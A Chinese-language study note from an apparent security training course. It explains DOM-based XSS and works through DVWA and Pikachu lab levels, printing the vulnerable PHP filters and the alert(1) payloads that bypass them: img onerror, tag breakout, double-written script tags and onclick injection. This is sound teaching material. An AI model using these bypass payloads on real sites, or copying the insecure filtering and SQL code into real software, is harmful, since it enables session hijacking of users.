20200713信息安全实训

笔记本:	我的第一个笔记本		
创建时间:	2020/7/13 8:31	**更新时间:**	2020/7/14 6:33
作者:	820410740@qq.com		
URL:	https://www.cnblogs.com/mysticbinary/p/12542695.html		


Beef
onerror标签 图片加载失败的替换标签 /代替空格
DOM-XSS攻击
https://www.cnblogs.com/mysticbinary/p/12542695.html

DOM-XSS攻击原理与防御

XSS的中文名称叫跨站脚本，是WEB漏洞中比较常见的一种，特点就是可以将恶意HTML/JavaScript代码注入到受害用户浏览的网页上，从而达到劫持用户会话的目的。XSS根据恶意脚本的传递方式可以分为3种，分别为反射型、存储型、DOM型，前面两种恶意脚本都会经过服务器端然后返回给客户端，相对DOM型来说比较好检测与防御，而DOM型不用将恶意脚本传输到服务器在返回客户端，这就是DOM型和反射、存储型的区别，

DOM文档

为了更好的理解DOM型XSS，先了解一下DOM，毕竟DOM型XSS就是基于DOM文档对象模型的。对于浏览器来说，DOM文档就是一份XML文档，当有了这个标准的技术之后，通过JavaScript就可以轻松的访问它们了。



利用原理

客户端JavaScript可以访问浏览器的DOM文本对象模型是利用的前提，当确认客户端代码中有DOM型XSS漏洞时，并且能诱使(钓鱼)一名用户访问自己构造的URL，就说明可以在受害者的客户端注入恶意脚本。利用步骤和反射型很类似，但是唯一的区别就是，构造的URL参数不用发送到服务器端，可以达到绕过WAF、躲避服务端的检测效果。

防护策略

还有一些正则匹配缺陷、业务逻辑型缺陷、配合移动端跳转等、使用第三方前端框架（比如多媒体编辑框）等场景没有一一进行说明（精力实在有限了...），后期有空可能会继续补全这些场景。

检测的流程就是通过查看代码是否有document.write、eval、window之类能造成危害的地方，然后通过回溯变量和函数的调用过程，查看用户是否能控制输入。如果能控制输入，就看看是否能复习，能复习就说明存在DOM XSS，需要对输入的数据进行编码。

xss常见绕过方法
https://www.cnblogs.com/piaomiaohongchen/p/10084573.html
xss绕过实战
防御xss
https://www.secpulse.com/archives/107727.html

靶场实战

DVWA:

vulnerabilities/xss_d/source/low.php

```
<?php
# No protections, anything goes
?>
```

级别：**Low**

没有任何防护

直接弹框验证xss

<script>alert(1)</script>，成功

级别：**Mediun**

1. **XSS(DOM)**

vulnerabilities/xss_d/source/medium.php

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
        $default = $_GET['default'];

        # Do not allow script tags
        if (stripos ($default, "<script") !== false) {
                header ("location: ?default=English");
                exit;
        }
}

?>
```

stripos: 查找字符串首次出现的位置（不区分大小写）

事件触发

```
<img src='a' onerror=alert (1) />
```

结合代码最终构建

```
'''
/option></select><img src=1 onerror=alert(1)>
'''
```

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

  $isempty = true;

} else {

  echo '<pre>';
  echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
  echo '</pre>';

}

?>
```

2. **XSS(rflected)**

双写绕过，语句构建：

<scr<script>ipt>alert(1)</script>

str_replace: 将字符串<script>替换为空

双写绕过，语句构建：

3. XSS(Stored)

```php
<?php

if(isset($_POST['btnSign']))
{

	$message = trim($_POST['mtxMessage']);
	$name = trim($_POST['txtName']);

	// Sanitize message input
	$message = trim(strip_tags(addslashes($message)));
	$message = mysql_real_escape_string($message);
	$message = htmlspecialchars($message);

	// Sanitize name input
	$name = str_replace('<script>', '', $name);
	$name = mysql_real_escape_string($name);

	$query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

	$result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

massage传参过滤比较严格，但name传参防护可以利用双写绕过

<scr<script>ipt>alert(1)</script>

Pikachu:

1. DOM型xss

查看页面源码

<a href='"+str+"'>

因为输入点在<>里，所以用事件型触发，构建语句(这里注意因为要点击触发，用onclick)：

<a href=' ' onclick=alert(1) " "+str+" '>

2. xss之htmlspecialchars

htmlspecialchars — 将特殊字符转换为 HTML 实体

& 转为 &amp

" 转为&quot

'转为&#039

< 转为 &lt

> 转为 &gt

' onclick=alert(1) "

绕过：因为转义，所以用事件型触发